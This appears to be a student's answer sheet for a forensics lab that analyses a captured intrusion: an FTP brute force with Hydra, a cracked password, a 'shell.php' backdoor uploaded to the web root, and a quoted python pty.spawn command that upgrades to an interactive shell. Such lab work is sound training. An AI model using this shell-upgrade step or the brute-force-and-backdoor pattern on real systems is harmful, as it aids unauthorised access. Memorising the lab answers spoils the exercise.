
Provide some below answer for the same activity you perform:

q-1 There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool?

Ans: “Hydra”


q-2 The attacker is trying to log on with a specific username. What is the username?


Ans: “jenny”



q-3 What is the user's password we found in the analysis?


Ans:" password123"





q-4 What is the current FTP working directory in the analysis process?


Ans: "/var/www/html"



q-5 The attacker uploaded a backdoor. What is the backdoor's filename?


BANDE PRIYATHAM NAGA AASHISH

Ans:” shell.php”




q-6 What is the computer's hostname?

Ans:” wir3”



q-7 Which command did the attacker execute to spawn a new TTY shell? here we asking about the python command we use to invoke an interactive shell?

Ans:” $ python3 -c 'import pty; pty.spawn("/bin/bash")' ”



q-8 The project can be used to install a stealthy backdoor on the system. It can be very hard to detect. What is this type of backdoor called?

Ans: “rootkit”